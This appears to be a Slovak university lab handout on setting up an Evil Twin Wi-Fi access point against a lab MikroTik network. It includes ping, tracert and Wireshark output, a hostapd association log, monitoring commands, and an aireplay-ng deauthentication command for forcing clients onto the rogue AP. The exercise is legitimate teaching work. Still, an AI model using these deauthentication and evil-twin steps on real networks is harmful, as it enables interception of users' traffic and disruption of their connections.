Default Gateway . . . . . : 192.168.101.1
DHCP Server . . . . . : 192.168.101.1
DHCPv6 IAID . . . . . : 399521605
DHCPv6 Client DUID. . . . . : 00-01-00-01-25-D5-85-5F-E8-39-35-50-18-D7
DNS Servers . . . . . : 192.168.101.1
NetBIOS over Tcpip. . . . . : Enabled
    
```

```

Príkazový riadok
Reply from 8.8.8.8: bytes=32 time=14ms TTL=55
Reply from 8.8.8.8: bytes=32 time=15ms TTL=55

Ping statistics for 8.8.8.8:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 14ms, Maximum = 15ms, Average = 14ms
Control-C
^C
C:\Users\student>tracert 8.8.8.8

Tracing route to dns.google [8.8.8.8]
over a maximum of 30 hops:
  0  0 ms  0 ms  0 ms  192.168.101.1
  1  3 ms  4 ms  4 ms  10.0.2.2
  2  6 ms  8 ms  4 ms  158.193.152.129
  3  10 ms  16 ms  6 ms  vd-ne-13-25.net.uniza.sk [158.193.7.158]
  4  6 ms  10 ms  8 ms  zu-za-13-1.net.uniza.sk [158.193.7.66]
  5  5 ms  4 ms  4 ms  cvt-p-13-slava-2.sanet2.sk [194.160.8.2]
  6  11 ms  10 ms  12 ms  r98-bm.cesnet.cz [195.113.179.165]
  7  9 ms  10 ms  20 ms  195.113.235.109
  8  16 ms  21 ms  20 ms  r2-r93.cesnet.cz [195.113.157.70]
  9  15 ms  17 ms  14 ms  172.253.50.255
 10  14 ms  17 ms  16 ms  108.170.238.161
 11  14 ms  15 ms  14 ms  dns.google [8.8.8.8]
 12  13 ms  21 ms  15 ms

Trace complete.
    
```

Capture client's packets

```
ca. Select Príkazový riadok
C:\Users\student>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=12ms TTL=55
Reply from 8.8.8.8: bytes=32 time=14ms TTL=55
Reply from 8.8.8.8: bytes=32 time=22ms TTL=55
Reply from 8.8.8.8: bytes=32 time=14ms TTL=55

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 12ms, Maximum = 22ms, Average = 15ms

C:\Users\student>
```

PC client




Evil Twin AP

The image shows a Wireshark packet capture window on a Linux system. The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help), a toolbar with various icons, and a display filter field set to "Apply a display filter ... <Ctrl-/>". The main pane displays a list of captured packets with the following columns: No., Time, Source, Destination, Protocol, and Lenç Info. The packets are as follows:


No.	Time	Source	Destination	Protocol	Lenç Info
1	0.000000000	192.168.101.21	8.8.8.8	ICMP	74 Echo (ping) request id=0x0001, seq=115/29440, ttl=128 (reply in 2)
2	0.009455499	8.8.8.8	192.168.101.21	ICMP	74 Echo (ping) reply id=0x0001, seq=115/29440, ttl=55 (request in 1)
3	1.008039685	192.168.101.21	8.8.8.8	ICMP	74 Echo (ping) request id=0x0001, seq=116/29696, ttl=128 (reply in 4)
4	1.017583090	8.8.8.8	192.168.101.21	ICMP	74 Echo (ping) reply id=0x0001, seq=116/29696, ttl=55 (request in 3)
5	2.019282641	192.168.101.21	8.8.8.8	ICMP	74 Echo (ping) request id=0x0001, seq=117/29952, ttl=128 (reply in 6)
6	2.028753601	8.8.8.8	192.168.101.21	ICMP	74 Echo (ping) reply id=0x0001, seq=117/29952, ttl=55 (request in 5)
7	3.034968000	192.168.101.21	8.8.8.8	ICMP	74 Echo (ping) request id=0x0001, seq=118/30208, ttl=128 (reply in 8)
8	3.044160234	8.8.8.8	192.168.101.21	ICMP	74 Echo (ping) reply id=0x0001, seq=118/30208, ttl=55 (request in 7)
9	4.628563338	d0:37:45:d0:9f:f1	d0:37:45:e4:ce:59	ARP	42 Who has 192.168.101.1? Tell 192.168.101.21
10	4.628586453	d0:37:45:e4:ce:59	d0:37:45:d0:9f:f1	ARP	42 192.168.101.1 is at d0:37:45:e4:ce:59

Úloha

1. Na PC klientoch “zabudnúť” všetky relevantné WiFi siete, right-click na WiFi sieť
2. Zmeniť SSID na identické s pôvodným AP (Mikrotik-1[nn])
3. Znížiť výkon pôvodného AP a prihlásiť klientov na EvilTwin AP. Možnosti:
 - a. Znížiť Tx výkon pôvodného AP (napr. pomocou nastavenia vysokého zisku antény alebo znížením vysielacieho výkonu) v programe Winbox (Menu: Wireless - WiFi Interfaces – Wireless alebo Advanced Mode – Tx Power)



- b. Len v prípade, že nebolo možné znížiť výkon na nižšiu hodnotu ako je vysielací výkon nového AP: vypnúť Wireless interface na pôvodnom AP (Menu: Interfaces - Interface)



SSID	MAC Address	PHY Type	RSSI	Signal Quality	Frequen...	Channel	Company
Mikrotik-101	00-0C-42-44-6F-8E	802.11g	-54	92	2,412	1	Routerboard.com
Mikrotik-101	D0-37-45-E4-CE-59	802.11g	-35	100	2,412	1	TP-LINK TECHNOLOG...

- c. Odhlásiť klientov manuálne na PC alebo pomocou deauthentication rámcov poslaných z Kali Linuxu a následne prihlásiť a skontrolovať na ktorom AP sa klient prihlásil


aireplay-ng --deauth [count] -c [END DEVICE MAC ADDRESS] -a [ROUTER-AP MAC ADDRESS] wlan0

If [count] is 0 it represents infinite amount of deauth frames.

Úloha

3. Prihlásiť sa na EvilTwin AP inštanciu a prostredníctvom Wireshark programu zachytiť ping na 8.8.8.8
4. Zdokumentovať
 - nastavenia EvilTwin AP a PC klienta (MAC a IP adresu, smerovanie, DNS nastavenie),
 - funkčnosť EvilTwin AP,
 - vysielacie výkony oboch AP, pôvodné AP by malo mať z pohľad klienta výrazne nižší vysielací výkon (RSSI vo WirelessNetView alebo WifiInfoView),
 - prihlásenie klienta na EvilTwin AP
 - BSSID a parametre oboch AP
 - a zachytené ping pakety

PC client, right-click na WiFi sieť



Evil Twin AP – asociácia

```
(kali㉿kali)-[~/evtwin]
└─$ sudo hostapd hostapd.conf
Configuration file: hostapd.conf
Using interface wlan0 with hwaddr d0:37:45:e4:ce:59 and ssid "Mikrotik-101"
wlan0: interface state UNINITIALIZED→ENABLED
wlan0: AP-ENABLED
wlan0: STA d0:37:45:d0:9f:f1 IEEE 802.11: associated
wlan0: AP-STA-CONNECTED d0:37:45:d0:9f:f1
wlan0: STA d0:37:45:d0:9f:f1 RADIUS: starting accounting session F4F8290FC78C6429
wlan0: STA d0:37:45:d0:9f:f1 WPA: pairwise key handshake completed (RSN)
```



Ďakujem za pozornosť.

roman dot kaloc at uniza dot sk



- Vytvorené v rámci projektu KEGA 026TUKE-4/2021

OPTIONAL: Zadanie na doma - vypracovat' documentáciu k programu KISMET v Kali Linuxe, aké sú možnosti

Monitorovanie Wifi sietí a klientov

1. `sudo airmon-ng check kill`
2. `sudo airmon-ng start wlan0`
3. `sudo kismet -c wlan0` (server listening to wlan0 iface)
4. <http://localhost:2501/> (web client)